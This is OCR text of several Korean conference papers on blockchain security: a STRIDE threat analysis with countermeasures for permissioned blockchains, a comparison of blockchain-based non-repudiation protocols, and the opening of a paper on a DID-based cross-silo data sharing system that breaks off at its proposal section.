Korea University(Graduate student)

요 약

데이터에 대한 보안성을 확보하기 위해 블록체인을 활용한 다양한 서비스들이 증가하고 있다. 블록체인은 각종 암호기술이 제공하는 무결성, 부인방지 등의 보안기능을 결합하여 설계된 기술이기 때문에 이를 활용할때 보안성을 충분히 확보 할 수 있다는 기대를 갖게한다. 하지만 안전성이 높은 기술을 활용 하더라도 적합하지 않은 방법으로 구현하는 경우 다양한 취약점에 노출 될 수 있다. 따라서 STRIDE 위협 모델링을 이용하여 블록체인을 이용한 서비스 구축 시 발생할 수 있는 위협을 도출하고 이에 대한 대응 방안을 제시한다.

I. 서론

블록체인은 중개자 없이 데이터의 신뢰성 확보가 가능한 기술이다. 네트워크 내의 참여 개체가 공동으로 정보 및 가치의 이동을 기록·검증·보관·실행한다. 블록체인은 참여 개체 모두 거래 내역을 볼 수 있는 투명성, 한번 연결된 블록은 수정하거나 삭제하기 어려운 불변성 등의 기술적 특성을 보유하고 있다. 기술적으로 정의하자면, 블록체인은 네트워크에 분산된 개체들이 합의 프로토콜을 통해 합의된 블록을 암호학적 해시 함수를 이용하여 덧붙이기만 가능하도록 차례로 연결된 분산 원장이다. 일반적으로 블록체인은 암호학적 해시 함수와 전자서명 등의 암호기술을 이용하여 구현된다.

그러나 블록체인을 활용함에 있어 간과되고 있는 부분은 블록체인의 기반이 되는 암호기술이 올바르게 사용되고 있는지 여부이다. 따라서, 본 논문에서는 STRIDE 위협 모델링을 통해 보안 기본 요건을 분석하고 안전한 블록체인 구축을 유도하기 위한 방향성을 제시한다. 블록체인은 일반적으로 참여 방법에 따라 [표 1]과 같이 분류할 수 있다.

[표 1] 블록체인의 종류

비허가형 퍼블릭 블록체인	어느 개체나 제한 없이 네트워크에 참여하여 원장의 내용을 읽고, 블록을 생성하여 원장에 기록할 수 있는 블록체인 ex) Bitcoin, Ethereum 등
허가형 퍼블릭 블록체인	어느 개체나 제한 없이 네트워크에 참여하여 원장의 내용을 읽을 수 있지만, 블록을 생성하여 원장에 기록하기 위해서는 특정 그룹의 허가가 필요한 블록체인 ex) EOS, Ripple, Sovrin 등
허가형 프라이빗 블록체인	블록을 생성하여 원장에 기록하는 것 뿐만 아니라 네트워크에 참여하여 원장의 내용을 읽기 위해서도 특정 그룹의 허가가 필요한 블록체인 ex) Hyperledger Fabric, Hyperledger Indy 등

대부분의 중요 기관에서 도입할 블록체인은 블록 생성 등에 대한 권한 관리가 필요할 것으로 예상된다. 따라서 본 논문에서는 허가형

블록체인에 대한 서비스 구축 시 고려해야하는 보안성 확보방안에 대해 제시한다.

1.1 STRIDE 위협 모델링

STRIDE란 Spoofing identify, Tampering with data, Repudiation, Information disclosure, Denial of Service, Elevation of privilege의 각 앞글자를 딴 약자이다. Microsoft사에서 1999년에 개발한 보안 위협 모델링 방법으로 인증, 무결성, 부인방지, 기밀성, 가용성, 권한 부여와 같은 보안 속성을 고려하고 DFD(Data Flow Diagram)의 개체, 프로세스 등에 존재하는 위협을 식별한다. 각 위협별 보안 속성은 [표 2]와 같다.

[표 2] STRIDE 위협에 대한 보안 속성

Spoofing identify	인증(Authentication)
Tampering with data	무결성(Integrity)
Repudiation	부인 방지 (Non-repudiation)
Information disclosure	기밀성(Confidentiality)
Denial of service	가용성(Availability)
Elevation of privilege	권한 부여 (Authorization)

- Spoofing identify: 거짓된 계정 등을 이용하여 시스템 접근 권한을 획득함.
- Tampering with data: 불법적으로 데이터를 변경함
- Repudiation: 특정 서비스를 수행하지 않았다고 부인하거나 책임이 없다고 부인함
- Information disclosure: 접근 권한이 없는 누군가에게 정보를 제공함
- Denial of service: 서비스 또는 애플리케이션이 정상적으로 수행되지 않게 함
- Elevation of privilege: 누군가가 권한을 부여받아 권한이 없는 서비스를 수행함

1.2 DFD(Data Flow Diagram)


DFD(Data Flow Diagram)는 데이터 흐름을 추상적으로 파악할 수 있으며 구성요소는 [표 3]과 같다.

[표 3] DFD(Data Flow Diabram) 구성 요소

Element	Symbol
External Entity	
Process	
Data Store	
Data Flow	
Trust Boundary	

블록체인 시스템에서 사용자는 시스템에 인증을 받아 관리를 수행하게되며 각 노드들은 트랜잭션을 생성 및 검증하고 블록을 생성한다. 스마트 컨트랙트는 실행 결과의 모든 것이 기록되는 프로그램으로 블록체인 내의 모든 참여 개체가 동일한 결과를 얻을 수 있는 검증 기술이다. 블록체인 솔루션은 참여 개체를 식별하기 위해 개체별로 계정을 부여하며, 허가형 블록체인 솔루션은 계정을 관리할 수 있는 계정 관리 시스템을 갖추고 있다. 각 노드에서 발생하는 트랜잭션은 자산의 이동 또는 생성과 같이 블록체인에서 발생하는 이벤트의 기록이다. 일반적으로 헤더, 입력, 출력, 전자서명으로 구성되어 있으며 블록 데이터는 다수의 트랜잭션을 포함하고 있다. 일반적인 트랜잭션 처리 과정을 가진 블록체인 SW 플랫폼을 기준으로 작성한 DFD는 [그림 1]과 같다.

[그림 1] DFD(Data Flow Diagram)



1.3 위협 분석

작성된 DFD(Data Flow Diagram)를 토대로 블록체인 서비스 환경에서 식별된 위협과 국가정보원 블록체인 암호기술 가이드라인에서 제시하는 준수사항을 적용한 내용은 [표 4]와 같이 정리 할 수 있다.

[표 4] STRIDE 위협 분석 결과

STRIDE 위협	위협정의	블록체인 암호기술 가이드 항목
Spoofing identify	악의적인 개체가 정당한 개체로 위장하여 서비스 참여	계정관리 시스템 제공
		계정관리에 대한 상호인증
		계정관리 개인키 및 공개키의 관리
		계정 폐기에 대한 관리
Tampering with data	안전하지 않은 암호 알고리즘 사용으로 데이터 유출	암호모듈 검증제도 검증대상 암호 알고리즘사용
		데이터베이스의 신뢰성 보장
Repudiation	적법하지 않은 개체의 악의적인 트랜잭션 위·변조 공격	원장 트랜잭션 데이터의 유효성 확보
		블록헤더의 위·변조 방지
Information disclosure	인증이 제대로 이루어지지 않은 악의적인 개체의 정보 탈취	데이터 전송 개체간 상호인증
		안전한 암호학적 프로토콜 사용
Denial of service	안전하지 않은 합의 프로토콜 사용으로 인한 서비스 장애 발생	합의 프로토콜 사용
		합의 참여 노드의 관리
Elevation of privilege	소스코드 취약점을 이용한 스마트 컨트랙트 실행 결과 조작	스마트 컨트랙트 결과 검증
		스마트 컨트랙트의 소스코드 보안

1.4 대응 방안

도출된 위협에 대한 보안성 확보 방안을 국가정보원 블록체인 암호기술 가이드라인 항목을 이용하여 아래와 같이 제시한다.

1.4.1 안전한 암호 알고리즘 사용

블록체인 솔루션에 사용되는 모든 암호 알고리즘의 목록 및 용도를 관리해야 하며 암호모듈 검증제도(KCMVP) 검증대상 암호 알고리즘을 사용해야 한다.

1.4.2 계정 관리 시스템 사용

계정의 생성 및 폐기, 권한 부여·조회·수정에 대한 관리를 위해 계정 관리 시스템을 사용해야 한다. 또한 상호 인증을 수행하기 위해 본인 인증 서비스 또는 네트워크 인증 방

법인 PKI, 디렉터리 서비스, 인증서 등을 사용해야한다.

1.4.3 데이터 전송 보안

블록체인 시스템 내의 개체와 데이터를 주고받는 개체는 상호 인증을 수행해야 한다. 전송되는 모든 데이터를 보호하기 위해서는 안전한 암호 알고리즘 및 프로토콜을 사용해야 한다. TLS 또는 DTLS 사용을 권장하며 TLS1.2 이상을 사용하는 것이 안전하다.

1.4.4 안전한 합의 프로토콜 사용

제공하려는 서비스 환경에 요구되는 안전성·효율성 특성을 만족하는 합의 프로토콜을 사용해야 한다. 합의에 참여하는 일부 노드가 장애가 발생해도 합의를 도출 할 수 있어야 하며 합의가 완료되어 원장에 기록된 블록은 삭제되지 않아야 한다. 최대 트랜잭션 처리량과 트랜잭션이 변경될 수 없는 상태가 될 때까지 걸리는 시간을 고려해야 한다.

1.4.5 원장

트랜잭션에는 트랜잭션의 생성 과정에 참여한 모든 개체의 식별자 및 전자 서명, 재전송 공격을 방지하기 위한 데이터가 포함되어야한다. 위·변조 방지를 위해 블록헤더에는 직전 블록의 해시값이 포함되어야 한다.

1.4.6 스마트 컨트랙트

스마트 컨트랙트의 실행 결과를 검증할 수 있도록 트랜잭션 검증 노드에게 스마트 컨트랙트의 명세와 매 실행 시 사용된 입력값과 출력값이 제공되어야 한다. 또한 스마트 컨트랙트에는 소스코드 보안 취약점을 이용한 비정상적인 코드 실행이 되지 않도록 알려진 보안 취약점에 대해 취약점을 진단하고 보완해야 한다.

1.4.7 데이터베이스

하나의 이벤트에서 발생하는 여러 데이터를 블록체인 솔루션 내 다수의 저장소에 기록하는 경우, 일부 저장소에 장애가 발생하여도 기록된 데이터의 신뢰성을 보장할 수 있어야 한다.

II. 결론

본 논문에서는 블록체인 서비스 구성 시 준수해야 할 보안성 확보 방안에 대해 STRIDE 위협 모델링을 통해 보안 위협을 도출하고 대응 방안에 대해 확인하였다. 국가정보원 블록체인 암호기술 가이드라인을 참고하여 분석된 위협에 대한 대응 방안을 분석하였으며 안전성이 높은 기술을 적용한다 해도 적합하지 않은 방법으로 구현하는 경우 취약점을 이용한 데이터 유출 및 서비스 거부 공격이 가능함을 확인하였다. STRIDE 위협 모델링의 DFD(Data Flow Diagram)를 통해 블록체인 서비스의 아키텍처를 추상적으로 제시하여 분석하였으며 각 위협별 보안 속성과 그에 따른 위협을 제시하고 보안성을 확보하기 위한 대응 방안과 방향성을 제시하였다. 최근 새로운 블록체인 플랫폼과 SW가 등장하고 있다. 향후 연구 진행 방향 및 과제로는 본 논문에서 확인된 위협에 따른 모의해킹 시나리오를 토대로 블록체인 플랫폼에 따른 취약점 분석과 대응 방안 제시가 필요하다.

[참고문헌]

[1] 국가·공공기관 도입을 위한 블록체인 암호기술 가이드라인, 국가정보원, 2020.12

[2] Microsoft, Uncover Security Design Flaws Using The STRIDE Approach, https://docs.microsoft.com/en-us/archive/msdn-magazine/2006/november/uncover-security-design-flaws-using-the-stride-approach

[3] Microsoft, https://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx

[4] Microsoft, Microsoft Threat Modeling Tool, https://aka.ms/threatmodelingtool

블록체인 기반 부인방지 프로토콜 비교 분석

전미현*, 조강우*, 신상욱**

*부경대학교 대학원 정보보호학과 (대학원생)

**부경대학교 IT융합응용공학과 (교수)

Comparative Analysis of Non-repudiation Protocol Models based on Blockchain

Mi Hyeon Jeon*, Kang Woo Cho*, Sang Uk Shin**

*Dept. of Information Security, Graduate School, Pukyong National University (Graduate student)

**Dept. of IT Convergence and Application Eng., Pukyong National University (Professor)

요 약

디지털 멀티미디어 서비스의 다양한 분야에서 부인방지(non-reputation) 기술을 필요로 한다. 이를 위해 기존의 TTP가 존재하는 중앙 집중형 모델을 사용하는 프로토콜들이 연구 되었지만, Single point of failure, 병목현상, TTP의 신뢰문제들이 발생하고 부인방지 또한 효율적으로 달성시킬 수 없는 단점이 있다. 본 논문에서는 다양한 분야에서 TTP의 개입 없이 블록체인 기술을 기반으로 하여 계약의 공정성과 부인방지를 제공하는 프로토콜들을 비교하고 분석한다.

I. 서론

디지털 멀티미디어와 인터넷 기술의 급격한 발전은 다양한 멀티미디어 서비스의 상호작용을 대폭 촉진시켰다. 상호작용의 예로는 데이터 거래(data trading), 계약 서명(contract signing), 전자 투표(electronic voting) 등이 있다. 이러한 상호작용들은 편리함을 제공하지만 프라이버시, 안전성과 같은 보안 문제도 존재한다. 현재까지는 데이터 기밀성, 무결성, 참가자들의 인증, 접근제어와 같은 서비스들이 주로 다루어졌지만 본 논문에서는 부인방지에 집중하여 논의한다.

계약 서명 프로토콜이란 둘 이상의 참가자가 디지털 계약을 체결할 수 있도록 하는 통신 프로토콜로써, 이 프로토콜의 가장 중요한 특성은 공정성이다. 대면 계약 서명에서는 공정성이 쉽게 충족되지만 온라인상에서 만족시키기에는 쉽지 않다. 이를 위해 대부분의 연구들은 TTP(Trusted Third Party)를 도입하였지만 이에 따른 문제점이 많아, TTP 없이 계약 서명을 진행할 수 있는 연구들을 Huang 등과 Zhang 등이 소개했다[2, 3].

데이터 교환 역시 부인방지 기술이 필요한 분야임에도 불구하고 기존의 연구들이 부족하다. 현재 데이터 교환은 중앙 집중형식 방식을 채택하고 있고, 대부분 복잡한 암호화 체계를 기반으로 구축되기 때문에 신뢰성이 떨어지는 TTP에 의존해야 한다. 또한 데이터 교환 과정에서 보안과 신뢰성을 보장할 수 없어 거래 시 몇 차례의 협상이 필요하기 때문에 사전 거래 비용과 자원 낭비가 발생하고, 이 과정에서 또한 공정성이 상실될 수 있다. 기존의 기술로는 부인방지와 보안을 충족할 수 없기 때문에 새로운 기술들을 Li 등과 Wang 등이 소개했다[4, 5].


2장에는 부인방지 기술에 대한 관련 연구를 제시하며, 3장에서 블록체인 기술을 기반으로 한 부인방지 중 계약 서명과 데이터 전달에 관한 프로토콜들을 비교·분석한다. 마지막 4장에서 본 논문의 종합적인 결론을 제시한다.

II. 관련 연구

부인방지란 통신에서 메시지 혹은 데이터를 송신했음에도 불구하고 보낸 사실을 부인하거나, 수신했지만 수신 사실을 부인했을 때 반박할 수 없는 증거를 제공하는 기술이다. ISO에서는 부인방지를 아래와 같이 정의한다.

- 수신 부인 방지(non-reputation of receipt): 메시지 수신인이 해당 메시지를 수신한 것을 거짓으로 부인할 수 없다.
- 출처 부인 방지(non-reputation of origin): 메시지 발신인이 추후에 해당 메시지의 발신이 자신이 아니라고 부인할 수 없다.

오늘날에도 사용하고 있는 기존 데이터 교환 모델은 그림 1과 같이 통신참여자들과 TTP가 존재하고 TTP의 승인 하에 데이터가 직접 전송된다. 하지만 통신에서 TTP가 개입된다면 병목현상, Single point of failure 문제, TTP의 신뢰문제가 발생한다. 이를 해결하기 위해 통신과정에서 결함이 발생하거나 부정한 참여자가 존재할 때만 TTP가 개입하는 Optimistic protocol이 소개되었지만, 여전히 TTP 신뢰문제는 해결되지는 않았다[1].



[그림 1] 중앙 집중형식 기존 통신 모델

III. 블록체인 기술 기반 부인방지 프로토콜 비교 분석

3.1 부인방지 제공 프로토콜 분석

앞서 논의하였듯이, 다양한 분야에서 부인방지 기술이 필요하게 됨으로써 여러 연구들이 진행되었다. 이러한 연구들의 공통적인 목표는 TTP가 존재하지 않는 환경에서 공정한 프로토콜을 설계하기 위해 블록체인 기술을 접목해 새로운 솔루션을 생성하는 것이다.

Huang등은 임계값 ElGamal 암호화와 VES(Verifiable Encryption Signature)기술을 사용하는 계약 서명 프로토콜을 소개했다[2]. 해당 프로토콜은 세 명의 당사자 간 계약 프로토콜로 블록체인 기반으로 설계되었다. 미리 협의된 계약 M에 대한 자신의 VES를 생성한 후 다른 참가자들에게 공유하고 다른 참가자들의 VES를 복호화함으로써 계약 서명이 진행된다. VES를 복호화하기 위해 필요한 share들을 공유하는 과정에서 공정성을 만족시키기 위해 금전적으로 패널티를 부과한다. 보증금인 q개의 코인과 잠금 시간 τ이 담긴 트랜잭션을 블록체인에 게시하면 다른 참가자들은 서명을 하고 다시 원 참가자에게 돌려보냄으로써 share가 공유된다. 이 과정에서 정직하지 않은 참가자가 자신의 share를 공유하지 않거나 τ안에 서명한 트랜잭션을 보내지 않는다면 보증금 트랜잭션에 있는 q개의 코인을 손실을 입은 참가자에게 주게 된다. 모든 참가자가 share를 공유함으로써 VES들을 복호화하고 서명을 얻게 되면 프로토콜은 중단된다.

Zhang 등의 프로토콜은 이더리움 플랫폼을 기반으로써 통신 참가자와 이더리움 블록체인 검증 노드로 구성된다[3]. Huang의 패널티 기법에 더 나아가 credit 메커니즘을 추가해 참가자가 정직하지 않은 행위를 한 경우, 스마트 계약이 부정한 당사자의 신뢰도를 낮춰 추후에 개시하려하는 계약에 영향을 줌으로써 정직하지 않은 행위의 발생률을 줄이는 역할을 한다. 통신 참가자들은 계약 시작 전에 off-chain에서 키 쌍을 생성한 후 계약을 협상한다. 그 후 계약 정보가 담겨진 트랜잭션을 블록체인에 게시하고 검증 노드들이 트랜잭션과 VES의 유효성을 검증한다. 모두 유효하다면 통신 참가자들은 계약을 진행할 수 있고, 유효하지 않다면 over-time penalty 메커니즘과 credit 메커

니즘이 수행된다.

Li 등은 블록체인 네트워크에 스마트 계약을 구축해 공개 공정 데이터 거래를 위한 분산형 거래 솔루션을 제안했다[4]. 데이터 판매자, 데이터 구매자, 채굴자로 이루어진 블록체인 네트워크에서 판매자가 데이터에 사전처리를 한 후, 공개 플랫폼(e.g. 클라우드, IPFS)에 업로드를 한다. 데이터 정보가 포함된 거래 트랜잭션을 블록체인에 게시함으로써 판매 사전 과정이 종료된다. 구매자는 거래 트랜잭션을 확인 후에 사전에 정의된 비용을 지불한 후 데이터가 온전한 지 확인한다. 데이터의 유효성이 유효하다고 판단되면 거래는 성공하지만 반대로 유효하지 않으면 분쟁단계에 들어가게 되고, 참가자들은 부인 함수를 호출해 자신의 증거를 제출해 무죄를 증명해야한다.

Wang등은 데이터 전달을 두 단계로 나누어 공정성을 실현하는 프로토콜을 제안했다[5]. 데이터 제공자가 데이터를 나누어 주요 부분과 트랜잭션을 전달하고 데이터 요구자는 데이터의 검증을 위해 트랜잭션을 블록체인 네트워크에 게시한다. 블록에 트랜잭션이 게시되면 데이터 제공자는 나머지 데이터를 주소 테이블에 있는 다른 노드들에게 전달하고, 노드들이 검증 후 최종적으로 데이터 요구자에게 전달된다.

본 장에서는 기존 제안된 블록체인 기반 부인방지 프로토콜의 개요에 대하여 논의했다. 다음 장에서는 각 프로토콜의 특징과 부인방지를 만족하기 위한 특성의 만족 여부에 관한 내용을 다룬다.

3.2 부인방지 제공 프로토콜 비교

공정한 부인방지를 제공하기 위한 요구사항은 공정성, 적시성, 기밀성, 부인방지가 있다. TTP의 개입을 없애기 위해 추가적으로 탈중앙성 성질을 추가한다.

Huang 등[2]과 Zhang 등[3]이 제시한 프로토콜은 패널티 기법을 이용해 공정성을 만족한다. 공정성을 훼손하면 보증금으로 걸어둔 코인을 회수함으로써 금전적으로 손실을 입힌다. Zhang 등의 프로토콜은 더 나아가 신용도까지 영향을 끼쳐 정직하지 않은 행위를 예방할 수도 있다. 적시성 역시 두 프로토콜 모두 데드라인을 정해놓고 VES를 공유하기 때문에 만족한다. 또한 두 프로토콜 모두 민감 정보가 포함되어 있는 계약 M은 암호화되었기 때문에 기밀성을 제공한다.

하지만 Huang 등의 프로토콜은 정직하지 않은 당사자가 거래에 존재할 때, 그 당사자의 보증금을 회수하는 방식으로 공정성이 유지되지만 계약이 종료된 후에 정직하지 않은 당사자에게 영향을 줄 수 있는 방식이 존재하지 않아서 제어할 방법이 필요하다.

그리고 Zhang 등의 프로토콜 시작부분에서 참가자들이 키 쌍을 생성할 때 인증기관(Certificate Authority)을 통해 키가 인증되므로, 전체 과정에서 완전한 탈중앙 형태라고 보기 어렵다.

Li 등[4]과 Wang 등[5]이 제시한 프로토콜 역시 공정성을 충족한다. Li 등의 프로토콜에서 데이터가 공개 플랫폼에 업로드된 후, 구매자는 값을 지불하고 받은 데이터에 대해 일정 시간동안 이의를 제기할 수 있다. 이의 제기가 발생하면 판매자는 올바른 데이터인지 증명해야 하고, 만약 증명하지 못한다면 지불된 금액은 다시 구매자가 회수한다. 이 과정에서 어느 한쪽도 유리하다고 할 수 없기 때문에 공정성을 만족한다. Wang 등의 프로토콜 역시 데이터를 2단계로 분할되어 전달되기 때문에 공정성이 충족된다. 두 프로토콜은 데이터 전달 과정에서 사전에 협의된 데드라인이 존재하고 이를 초과하면 프로토콜이 중단되기 때문에 적시성을 제공한다. Li 등의 공개 스토리지에 업로드 된 암호화 데이터를 복호화할 수 있는 키는 데이터 판매자와 구매자만 지니기 때문에 검증 노드들은 데이터를 복호화할 수 없고 Wang 등의 프로토콜 역시 데이터의 주요 부분은 구매자와 판매자만 소지하고 있기 때문에 완전한 데이터를 통신 참가자들만 얻을 수 있어 기밀성도 만족한다.

[표 1] 블록체인 기술을 기반으로 한 부인방지 프로토콜 비교

구분	[2]	[3]	[4]	[5]
공정성	패널티 기법		검증 기준	단계별 데이터 전달
기밀성	암호화된 계약 M		암호화된 데이터	
부인방지	O	O	O	O
적시성	O	O	O	O
탈중앙성	O	X	O	X

하지만 Li 등의 프로토콜은 공개 플랫폼을 이용해야하기 때문에 그 플랫폼 자체의 문제점과 공개 플랫폼과의 연계 상황에서 발생할 수 있는 문제점 역시 고려해야 한다.

Wang 등의 프로토콜에서는 보조적인 역할을 하는 주소 테이블과 PK(Public Key) 테이블이 있다. 주소 테이블과 PK 테이블 자체는 분산화에 영향을 끼치지는 않지만, 네트워크 형성 초기에 PK 테이블을 유지하기 위해 CA를 채택할 수도 있다. CA와 같은 TTP를 도입하면 완전한 탈중앙화를 이룰 수 없다는 특징을 갖고 있다.

V. 결론

본 논문에서는 데이터와 관련된 통신에서의 부인방지 기술을 제공하기 위해 블록체인 기술을 기반으로 한 프로토콜들을 비교·분석 했다. 네 가지 프로토콜들을 부인방지 기술을 제공하기 위해 만족해야 하는 공정성, 기밀성, 부인방지, 적시성과 탈중앙성 특성을 추가해 5가지 특성에 따라 구분하고 각 프로토콜의 특징을 제시했다. 탈중앙화된 부인방지를 제공하는 기술에 관한 연구들이 아직 미흡하여 추후에 새롭게 연구될 탈중앙화 부인방지를 제공하는 기술의 토대가 될 수 있다.

Acknowledgement

본 연구 논문은 한국전자통신연구원 연구운영비지원사업(21ZR1320, 데이터 안심사회를 위한 트러스트 데이터 커넥톰 핵심 원천 기술 개발)의 위탁연구과제의 연구결과입니다.

[참고문헌]

[1] N.Ashokan, M.Schunter and M.waidner, Optimistic Protocol for fair exchange, Proceedings of the 4th ACM Conference on Copputer Communications Security, Pages 7-17, 1997

[2] H.Huang, KC.Li and X.Chen, A fair three-party contract singing protocol based on blockchain, International Symposium on Cyberspace Safety and Security, Pages 72-85, 2017

[3] L.Zhang, H.Zhang, J.Yu and H.xian, Blockchain-based two-party fair contract signing scheme, Information Sciences 535, Pages 142-155, 2020

[4] YN.Li, X.Feng, J.Xie, H.Feng and Z.Guan, A decentralized and secure blockchain platform for open fair data trading, Concurrency and Computation: Practice and Experience, 2020

[5] L.Wang, J.Liu and W.Liu, Staged data delivery protocol: A blockchain based two stage protocol for non repudiation data delivery, Concurrency and Computation: Practice and Experience, 2021

다중 식별자 캐시 리소스를 통한 DID 기반의 사일로 데이터 신뢰 협업 시스템에 관한 연구+

라경진*, 이임영**

순천향대학교 소프트웨어융합학과

A Study on Cross-silo Data Trust Collaboration System based on Multiple Identifier Similarity Cache Resource

Gyeongjin Ra*, Imyeong Lee**

Department of Software Convergence, Soonchunhyang University


요 약

최근 4차산업혁명의 도래와 ICT기술의 발전은 거대한 양의 데이터를 생성, 수집, 가공, 분석하여 사용자에게 가치 있는 정보를 제공함에 따라, 가용성과 보안 및 프라이버시 사이의 적절한 균형점이 요구되고 있다. 본 논문에서는 사일로 데이터 협업 시 가용과 보안을 향상시키기 위해 탈 중앙화 된 신뢰 데이터 공유 모델을 제안한다. 이를 위해 IPDL (InterPlanetary Distributed Ledger) 프레임워크는 DID (Distributed Identity) 기반의 검증 가능한 자격증명과 분산파일시스템을 통해 데이터 자격증명 발급 및 분산 저장, 조회를 제공하여 변조검증을 보증한다. 동시에 PISP (Private set Intersection Spatio-temporal Processing)은 Private set intersection 암호학 도구를 통해 교집합 데이터를 비밀계산하여 캐시 리소스를 동기화함으로써 효율적인 쿼리 검증을 수행한다. 따라서 기존의 DID와 체계와 달리, 암호학 프로토콜이 적용된 구체적 모델을 제시하고, 코사인 기반의 각도 유사도를 적용하여 보안과 효율성에 기여한다.

I. 서론

최근 4차산업혁명의 도래와 ICT기술의 발전은 거대한 양의 데이터를 생성, 수집, 가공, 분석하여 사용자에게 가치 있는 정보를 제공한다. 정보의 가용성과 정확성을 위해 다양한 데이터 공유는 필수적이며, 보안과 프라이버시 또한 중요한 고려사항으로 둘 사이의 적절한 균형이 필요하다. 이를 위해 안전한 데이터 공유는 통신 당사자간에 인증 서버 IDP (Identity Provider)가 사용자의 신원을 보증하고 암호화 통신의 기본 설정을 중재하여, 당사자의 신원 증명과 데이터 접근의 다양한 프로비저닝을 제공함으로써 당사자간에 암호화 세션경로를 형성하여 보안공격에 안전한 신뢰 채널이 설정된다 [1]. 하지만 기존의 중앙집중식 공유 모델은 호환성 문제와 단일오류지점을 야기하고, 분산 데이터 공유 모델은 편파 된 데이터사일로 무결성 문제와 서버간 신뢰성 문제가 발생한다. 따라서 최근 DID (Distributed Identity)의 분산 식별자와 Verifiable Credential Data Model은 데이터의 소유권을 변조 검증이 가능한 불변의 블록체인 원장에 기록함에 따라, 자격증명을 주장함으로써 탈중앙 신뢰 데이터 공유 모델이 제안되었다. 이후 블록체인의 오버헤드와 프라이버시 문제를 해결하기 위해 분산파일시스템 등의 하이브리드 블록체인이 연구되고 있지만 암호학 프로토콜와 결합된 구체적인 연구는 미흡하다. 따라서 본 논문에서는 사일로 데이터 협업 시 가용과 보안을 향상시키기 위해 탈 중앙화 된 신뢰 데이터 공유 모델을 제안한다. 기존 DID의 확장 모델로, IPDL (InterPlanetary Distributed Ledger) 프레임워크는 검증 가능한 자격증명과 분산 파일 시스템을 통해 데이터 자격증명 발급 및 분산 저장, 조회를 제공하여

+ 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 글로벌핵심인재양성지원사업의 연구결과로 수행되었음 (2021-0-01516)



[그림 1] 전체 시나리오

변조검증을 보증한다. 동시에 PISP (Private set Intersection Spatio-temporal Processing)은 Private set intersection 암호학 도구를 통해 당사자 간의 비밀 계산계약체계를 형성하여 프라이버시를 보호하고, 교집합을 형성하여 캐시 리소스를 저장함으로써 효율적인 쿼리 검증을 수행한다 [2].

II. 제안방식

